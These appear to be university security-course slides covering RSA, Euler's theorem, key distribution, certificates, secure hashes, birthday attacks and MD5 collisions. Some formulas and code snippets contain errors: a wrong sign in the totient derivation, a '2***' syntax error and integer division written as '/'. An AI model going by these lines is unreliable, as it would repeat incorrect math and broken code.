- Equivalently, $a^{p-1} \equiv 1 \pmod{p}$
- It may be called a little theorem, but it allows us to know instantly that $a^{367-1} - 1$ is divisible by 367, as long as 367 is prime and it isn't a factor of a . Not impressed yet?
 - even if a is a tiny number like 2, a^{367-1} would have over a hundred decimal digits! How does this help with RSA?
- Nonetheless, one should also be careful: the theorem is really a test for compositeness, not for primality.
(Numbers which pass the Fermat test have been called “industrial-grade” primes.)

Fermat's Theorem as Primality Test

- ❑ Fermat's theorem as a (probabilistic) primality test
- ❑ Example:
 - $p=5, a=2, 2^4 = 16 = 1 \text{ mod } 5$ (5 is probably prime)
 - $p=9, a=2, 2^8 = 256 = 4 \text{ mod } 9$ (9 is definitely not prime)
- ❑ In python:
 - `>>> ft = lambda n: 2***(n-1) % n == 1`
 - `>>> filter (ft, range(2, 100))`
 - `[3, 5, 7, 11, 13, 17, 19, 23, 29, 31, 37, 41, 43, 47, 53, 59, 61, 67, 71, 73, 79, 83, 89, 97]`
- ❑ So, armed with Fermat's result, can we set RSA e and d equal to the p and q whose product $p*q = n$?
- ❑ We need to go one step further to find values for e and d, such that making e public won't compromise security ...

Euler's Theorem



- ❑ What does Euler add to Fermat's result?
- ❑ Define Euler's Totient Function $\phi(n)$, phi(n), as the number of positive integers less than n that are relatively prime to n. Euler's theorem states that for relatively prime a, n (i.e. $\gcd(a,n)=1$):

$$a^{\phi(n)} \bmod n = 1$$

- ❑ Now if n happens to be prime, then $\phi(n) = n-1$ which gives the same result as Fermat's theorem
- ❑ However, unlike p in Fermat's little theorem, Euler's n is not required to be prime. Thus Euler's Theorem is referred to as Euler's generalization of Fermat's little theorem. Hmm, how does this help?

Euler's Theorem: example $a^i \bmod 17$ for a in 1 .. 16 and i in 0 .. 20

$i \rightarrow$	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
$a \downarrow$	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	
2	1	2	4	8	16	15	13	9	1	2	4	8	16	15	13	9	1	2	4	8	16
3	1	3	9	10	13	5	15	11	16	14	8	7	4	12	2	6	1	3	9	10	13
4	1	4	16	13	1	4	16	13	1	4	16	13	1	4	16	13	1	4	16	13	1
5	1	5	8	6	13	14	2	10	16	12	9	11	4	3	15	7	1	5	8	6	13
6	1	6	2	12	4	7	8	14	16	11	15	5	13	10	9	3	1	6	2	12	4
7	1	7	15	3	4	11	9	12	16	10	2	14	13	6	8	5	1	7	15	3	4
8	1	8	13	2	16	9	4	15	1	8	13	2	16	9	4	15	1	8	13	2	16
9	1	9	13	15	16	8	4	2	1	9	13	15	16	8	4	2	1	9	13	15	16
10	1	10	15	14	4	6	9	5	16	7	2	3	13	11	8	12	1	10	15	14	4
11	1	11	2	5	4	10	8	3	16	6	15	12	13	7	9	14	1	11	2	5	4
12	1	12	8	11	13	3	2	7	16	5	9	6	4	14	15	10	1	12	8	11	13
13	1	13	16	4	1	13	16	4	1	13	16	4	1	13	16	4	1	13	16	4	1
14	1	14	9	7	13	12	15	6	16	3	8	10	4	5	2	11	1	14	9	7	13
15	1	15	4	9	16	2	13	8	1	15	4	9	16	2	13	8	1	15	4	9	16
16	1	16	1	16	1	16	1	16	1	16	1	16	1	16	1	16	1	16	1	16	1

- $a^{\phi(n)} \bmod n = 1$
- for $n = 17$, $\phi(n) = ?$

Euler's Theorem

- Totient Function Example:
 - $\phi(37)=36$. In general, $\phi(p)=p-1$, for any prime p
 - $\phi(35) = 24 = \phi(5*7) = \{1,2,3,4,6,8,9,11,12,13,16,17,18,19,22,23,24,26,27,29,31,32,33,34\}$
- Notice that for any two primes p,q, $\phi(p*q) = (p-1)(q-1)$ why?
 - All numbers smaller than $p*q$ are relatively prime with $p*q$ except for multiples of p ($q-1$ of them) and multiples of q ($p-1$ of them):
$$p*q - [(p-1) - (q-1)] - 1 = p*q - p - q + 2 - 1 = (p-1)*(q-1)$$
- Euler's theorem: for any relatively prime integers a, n we have
 $a^{\phi(n)} = 1 \text{ mod } n$
- Corollary: For any integers a, n we have $a^{\phi(n)+1} = a \text{ mod } n$, why?
- Corollary: Let p,q be two odd primes and $n=p*q$. Then:
 - $\phi(n)=(p-1)(q-1)$
 - For any integer m with $0 < m < n$, $m^{(p-1)(q-1)+1} = m \text{ mod } n$, why?
 - For any integers k,m with $0 < m < n$, $m^{k(p-1)(q-1)+1} = m \text{ mod } n$

Why RSA Works

- Euler's Theorem:
 - $a^{\phi(n)} \bmod n = 1$ where $\gcd(a,n) = 1$
- in RSA:
 - $n=p*q$ for large primes p and q
 - $\phi(n)=(p-1)(q-1)$
 - choose e and d to be inverses $\bmod \phi(n)$
 - hence $e*d=1+k*\phi(n)$ for some k
- encrypt $M^e = C$ (all calculations mod n)
decrypt $C^d = M^{e*d} = M^{1+k*\phi(n)}$ why?
 - = $M^1 * (M^{\phi(n)})^k$ why?
 - = $M * (1)^k$ why?
 - = M

RSA Use

- ❑ Given Plaintext block of k bits, where $2^k < n \leq 2^{k+1}$
think of plaintext as a number M with $M < n$
- ❑ In other words, plaintext M must be represented by a value smaller than modulus n (if the message is larger, use one of the block modes to en/decrypt in chunks smaller than n)
- ❑ to encrypt a message M the sender:
 - obtains public key of recipient $K_{pub} = \{e, n\}$
 - computes: $C = M^e \text{ mod } n$, where $0 \leq M < n$
- ❑ to decrypt the ciphertext C the recipient:
 - uses their private key $K_{pr} = \{d, n\}$
 - computes: $C^d \text{ mod } n = (M^e \text{ mod } n)^d = (M^{ed} \text{ mod } n) = M$

RSA Key Generation

each user generates a public/private key pair by:

- selecting two large primes at random: p, q how?
 - typically guess and use probabilistic primality test
 - must be sufficiently large so can't compute p, q from $p \cdot q$
- computing their system modulus $n=p \cdot q$
 - note the totient is: $\phi(n) = (p-1)(q-1)$
- selecting at random the encryption key e
 - where $1 < e < \phi(n)$, $\gcd(e, \phi(n)) = 1$
 - what would be a good candidate for e , in general?
- solve following equation to find decryption key d
 - $e \cdot d \equiv 1 \pmod{\phi(n)}$ and $0 \leq d \leq n$
 - how would you compute d ?
- user publishes public encryption key: $K_{pub} = \{e, n\}$
- user keeps private decryption key secret : $K_{pr} = \{d, n\}$

RSA Key Generation Example

1. Select primes: $p = 17$ $q = 11$
2. Compute $n = p * q = 17 * 11 = 187$
3. Compute $\phi(n) = (p-1)(q-1) = 16 * 10 = 160$
4. Select e : $\gcd(e, 160) = 1$; choose $e = 7$
5. Determine d : $d * e = 1 \pmod{160}$ and $d < 160$
value is $d=23$ since $23 * 7 = 161 = 1 \pmod{160}$
6. Publish public key $K_{\text{pub}} = \{7, 187\}$
7. Keep secret private key $K_{\text{pr}} = \{23, 187\}$

RSA Example - En/Decryption

- sample RSA encryption/decryption:
- given message $M = 88$ (note $88 < 187$)
- encryption:
 $C = 88^7 \text{ mod } 187 = 11$
- decryption:
 $M = 11^{23} \text{ mod } 187 = 88$

Exponentiation

- ❑ to efficiently perform encrypt() and decrypt() operations, need to exponentiate with very large values (hundreds of digits)
- ❑ no problem, python handles arbitrary-size integers
- ❑ ok, let's try it out with small message and exponent:

```
3147364421139987912834712362898273492834928734187421897  
3419283741298734192873419283741927384918273489123749812  
734981273498712394871289347345566490873248123786541893  
**39922213387723121232342342346856182317128200812729273  
4991727340192873440912873419078921733987293873298334147  
9829839839237439892873498373498374928374983783743987349  
8379837493874398749387349873948
```

- ❑ message me when you get the answer – oh, by the way the customer is on hold on the other line waiting for their decrypted data uh, ... guess they hung up

Exponentiation

- what's wrong with our approach?
 - although languages like Python and Java can represent and operate on huge numbers, the performance is impractically inefficient for huge numbers like those used for RSA
- Square-and-Multiply algorithm to the rescue:
 - a fast, efficient algorithm for exponentiation
 - concept is based on repeatedly squaring base
 - and multiplying in the base powers that are needed to compute the result
 - utilizes binary representation of exponent
 - only takes $O(\log_2 \text{exponent})$ multiplies
 - eg. $7^5 \bmod 11 = 7^4 * 7^1 = 3 * 7 = 10 \bmod 11$
 - Umm, $7^4 = 3$, how's that?
 - eg. $3^{129} \bmod 11 = 3^{128} * 3^1 = 5 * 3 = 4 \bmod 11$

Fast Exponentiation with Mod

```
def modpower(base,exp,n):
    result = 1
    s = base
    q = exp
    while q > 0:
        r = q % 2
        if r == 1:
            result = result*s % n
        s = s*s % n
        q = q/2
    return result
```

- Try it with the above example

Primes for RSA Key Generation


- ❑ users of RSA must:
 - determine two (large) primes at random - p, q
 - hmm, how do you do that??
 - a major breakthrough on a long-standing open problem came in 2002 when Agrawal et al proved there is a deterministic poly-time algorithm for primality testing
 - notwithstanding this result, most practical primality testing is performed with probabilistic algorithms like Miller-Rabin, which can reduce the probability of a false-positive to an arbitrarily small amount with a series of tests, each costing $O(\log_2 n)$ for n -bit candidate prime

Primes for RSA Key Generation

- ❑ So you have a prime tester, either probabilistic or deterministic, and you start testing random values; what happens if your guess fails the test?
 - well, you just have to guess again!
- ❑ How many times would you expect to have to guess to get a genuine (really-big, say 300-digit) prime for RSA?
- ❑ Do primes “thin out” as you go out the number line?
- ❑ The Prime Number Theorem tells us that there are about $N/\ln N$ primes less than or equal to N
- ❑ For a 2048-bit modulus $n = p * q$ want p and q to be ?-bit primes, and the probability that a random 1024-bit number will be prime is $1/(\ln 2^{1024})$ which is about 1/710.
 - odds rise to 1/355 if you filter candidate random numbers for ...?

Distribution of Primes

- ❑ prime number theorem states that primes occur roughly every $\ln n$ integers
- ❑ but can immediately ignore even #'s
- ❑ so in practice need only test $0.5 \ln(n)$ numbers of size n to locate a prime
 - note this is only the “average”
 - sometimes primes are close together
 - other times are quite far apart



Key Distribution


- ❑ Public keys were originally invented by Diffie + Hellman to solve what problem?
 - although they solve one key-distribution problem they introduce another one ...
- ❑ If Alice and Bob do not know each other, how do they exchange public-keys
- ❑ Well, the keys are public, so they can use any method they want! Not so fast ...

Key Distribution

- Solution 1: just attach your public key to an email
 - Problem: emails easily forged – Eve sends an email to Bob pretending to be Alice and presenting him with “Alice’s” public key; now Eve can communicate securely with Bob pretending she is Alice
- Solution 2: post it on your Web site
 - Problem: Eve spoofs DNS-server causing her fake “Bob” Web page to appear when Alice goes to retrieve Bob’s key
 - Problem: Eve intercepts Web request from Alice, initiates her own request to retrieve Bob’s key, sends back her (Eve’s) key to Alice. Alice opens secure session to Eve who opens secure session to Bob ... Alice and Bob communicate “securely”, each on an HTTPS connection!

Symmetric Key Distribution - KDC


- ❑ A Key-Distribution Centre (KDC) is an intermediary that shares (separate) secure keys with each party, and uses those to distribute session-keys
- ❑ Reduces number of distinct master keys required from $O(n^2)$ to $O(n)$
- ❑ Issue: KDC must be available when A wants a key to communicate with B



Public-Key Certificates

- ❑ A KDC-type approach could be used to distribute public-keys securely
 - But, KDC must be available (online) when A wants B's public key
 - If the KDC goes offline, new sessions are blocked
- ❑ Idea: have the intermediary, called a “Certificate Authority” (CA), sign keys with its private key to produce key certificates
- ❑ the idea of a certificate is to bind identity to public key
 - usually with other info such as expire date, rights of use, etc.
- ❑ OK, but how do we know a key was actually signed by a CA?
 - can be verified by anyone who knows the CA's public-key
 - depends on a trust-hierarchy with few well-known top-level CAs

Public-Key Certificates




Public-Key Certificates

- ❑ What's in a certificate?
- ❑ Do they all conform to a common (standard) format?
- ❑ X.509 standard specifies the format of certificates – widely used over the Internet
- ❑ Check the “Certification Path” to see who trusts the certificate-signer



Public-Key Distribution of Secret Keys

- ❑ public-key algorithms are too slow for bulk encryption, so use symmetric-key encryption to protect message contents, hence need session keys
- ❑ if public-keys have been securely exchanged, e.g. using certificates, then can follow a protocol like this one:



Learning Outcomes

- ❑ Principles and goals of public-key cryptography
- ❑ Use of public keys to encrypt and sign messages
- ❑ Diffie Hellman key-exchange algorithm
- ❑ RSA algorithm, mathematical basis, implementation issues such as exponentiation and finding primes
- ❑ Issues associated with public and private key distribution
 - Master vs session keys
 - KDC's for secure distribution of private keys
 - Public Key certificates

CSCD27

Computer and Network Security



Secure Hash Algorithms, Message Authentication, Digital Signatures

Message Integrity

- ❑ When you download something off the Internet, how do you convince yourself that it is “the real thing” (not tampered)?
 - maybe you trust the origin domain, but what if that origin was hacked to host/launch attacks? E.g. Apache uses mirror sites.
- ❑ Have you ever downloaded Open Source (OS)?
- ❑ How does an OS site convince you that what you are downloading is what was created/posted?
 - take a look at the Apache download site as an example
- ❑ Is this good enough?
- ❑ What is at stake?
 - Your laptop? Your company’s server farm?
 - When you take risks or make poor decisions while on your employer’s network there’s more at stake than your own PC.

Message Integrity

The image shows two side-by-side Firefox browser windows. Both windows have the URL <http://httpd.apache.org/download.cgi> in the address bar. The left window displays the main download page for the Apache HTTP Server Project. It features a large logo with a stylized red and yellow pen-like object. The page has sections for 'Essentials' (links to About, License, FAQ, Security Reports), 'Download!' (links to mirrors), 'Documentation' (links to Version 2.3, 2.2, 2.0, 1.3, and Wiki), and 'Get Support' (link to Support). A prominent section titled 'Downloading the Apache HTTP Server' contains a note: 'Use the links below to download the Apache HTTP Server from one of our mirrors. You **must** verify the integrity of the downloaded files using signatures downloaded from our main distribution directory.' This note is circled in red. The right window shows a detailed view of the download page, specifically the 'Unix Source' section, which lists the file httpd-2.2.21.tar.gz with PGP, MD5, and SHA1 checksums.

Message Integrity

The screenshot shows the Apache HTTP Server Project download page. On the left, there's a sidebar with links like 'About', 'License', 'FAQ', 'Security Reports', 'From a Mirror', 'Version 2.4', 'Version 2.2', 'Version 2.0', 'Trunk (dev)', 'Wiki', 'Support', 'Mailing Lists', 'Bug Reports', 'Developer Info', 'Dora', 'Test', 'Flood', 'Httpredir', 'Modules', 'mod_ldap', 'mod_ssl', 'Miscellaneous', 'Contributors', 'Sponsors', and 'Sponsorship'. The main content area has a title 'Apache HTTP SERVER PROJECT' with a logo. It contains sections for 'Downloading the Apache HTTP Server', 'Stable Release - Latest Version', 'Stable Release - 2.2 Branch', 'Legacy Release', and 'Mirror'. A note at the top says 'You must verify the integrity of the downloaded files using signatures downloaded from our main distribution directory.' Two download links at the bottom are circled in red: 'Unix Source: httpd-2.4.3.tar.bz2 [FSG] [MD5] [SHA1]' and 'Unix Source: httpd-2.4.3.tar.gz [FSG] [MD5] [SHA1]'.

Secure Hash Functions

- ❑ Secure hash functions used to detect changes to “messages”
- ❑ hash function condenses arbitrary-length message M to fixed-size “fingerprint” $h = H(M)$
- ❑ security of secure hash is measured by computational feasibility of finding “collisions”. What/why is that?
- ❑ usually assume that the hash function algorithm is public and is not keyed
 - sometimes referred to as 0-key encryption
 - contrast with MAC which is keyed
- ❑ uses other than message-integrity checking:
 - most often to create a digital signature
 - how does this work?

Secure Hash Functions

- ❑ Since secure hash functions are unkeyed and easy to compute, can use them only in restricted scenarios
- ❑ Attacker intercepts and suppresses message m and $H(m)$, replaces them with message m' and $H(m')$ – in context of Internet downloads, imagine that m is a Linux distro, and m' is a hacked distro
- ❑ Here's where the online lookup of $H(m)$ comes in ... we require that the public space where $H(m)$ is published be read-only ... in particular, the attacker can't post $H(m')$
- ❑ MAC-based integrity mechanisms, don't impose this restriction – because they are keyed

Secure Hash Function $H(M)$ Requirements

1. applicable to arbitrary-length message M
2. easy/fast to compute $h=H(M)$ for any message M
3. produces fixed-length output h
4. given h , is infeasible to find x s.t. $H(x)=h$
 - one-way property, aka pre-image resistance
5. given x is infeasible to find y s.t. $H(y)=H(x)$
 - weak collision resistance, aka 2nd-pre-image resistance
6. infeasible to find any x, y s.t. $H(y)=H(x)$
 - strong collision resistance

Birthday Attack



- a 64-bit secure-hash output might seem secure
 - on average attacker must try 2^{63} possibilities, right?
- “Birthday Paradox” tells us otherwise ...
- The birthday paradox says the probability that in a group of 23 people two will share the same birthday is > 0.5
- Can generalize the problem to seeking a matching hash pair from two sets, and show need $2^{m/2}$ variants in each to get a matching m-bit hash (note exponent is $m/2$ not $m-1$)
- Practical attacks based on creating many message variants is relatively easy, either by rewording or just varying the amount of white-space in the message.

Birthday Attack Example

- birthday attack on message integrity works as follows:
 - opponent generates $2^{m/2}$ variations of a valid message all with essentially the same meaning
 - opponent also generates $2^{m/2}$ variations of a desired fraudulent message
 - two sets of messages are searched to find pair with same hash (probability > 0.5 by birthday paradox)
 - have user sign the valid message, then substitute the forgery which will have a valid signature!
- strong-collision-resistance requires hash twice as long as for pre-image/one-way resistance, why?
- Conclusion: need to use larger hash (and MAC) values

Practical Secure Hashing: MD5

- ❑ Developed by Ron Rivest in 1991
 - generates 128-bit hash values
 - still widely used although now known to be insecure
 - various severe vulnerabilities discovered, including chosen-prefix collisions
 - start with two arbitrary plaintexts P and Q
 - one can compute suffixes S1 and S2 such that P|S1 and Q|S2 collide under MD5 by making about 2^{50} hash evaluations
- ❑ Using this approach, a pair of different executable files with the same MD5 hash can be computed – what's the risk here? (see Lecture page links)
- ❑ Compute MD5 hash with command `md5sum file1 file2 ...`
- ❑ Approach works with any file type; can even be used to “predict the future”!

Practical Secure Hashing: MD5

- ❑ \$ md5sum hello.exe erase.exe
cdc47d670159eef60916ca03a9d4a007 *hello.exe
cdc47d670159eef60916ca03a9d4a007 *erase.exe
- ❑ \$ cmp hello.exe erase.exe
hello.exe erase.exe differ: byte 2388, line 16
- ❑ This is really not good!!


Practical Secure Hashing: MD5

- One of the highest-impact chosen-prefix attacks demonstrated to date involves tampering with X.509 certificates (AKA public-key certificates)
- Idea: get a CA to sign a certificate for one domain (e.g. mathlab.utsc), then used that certificate to impersonate a different domain (e.g. ebuy.com)
- Even worse, forge an X.509 signing certificate to create a “rogue” CA, allowing an attacker to impersonate any SSL-secured website!
 - To add insult to injury, such a rogue certificate couldn’t be revoked by the real CA, and could have an arbitrary forged expiry time!
 - Moral: don’t use MD5-authenticated certificates!

Practical Secure Hashing: SHA-1

- ❑ Developed by the NSA (remember them from DES) and approved as a federal standard by NIST
- ❑ SHA-1 (1993)
 - 160-bit hashes
- ❑ SHA-2 (2002)
 - SHA-256, SHA-384 and SHA-512
- ❑ Recent attacks have found some collisions faster than the birthday attack
- ❑ Vulnerabilities less severe than those of MD5 (partly just because it is a 160-bit hash rather than MD5's 128-bit hash)
- ❑ Public competition for SHA-3 announced in 2007


MD5, SHA: Iterated Hash Functions



- ❑ A compression function works on input values of fixed length
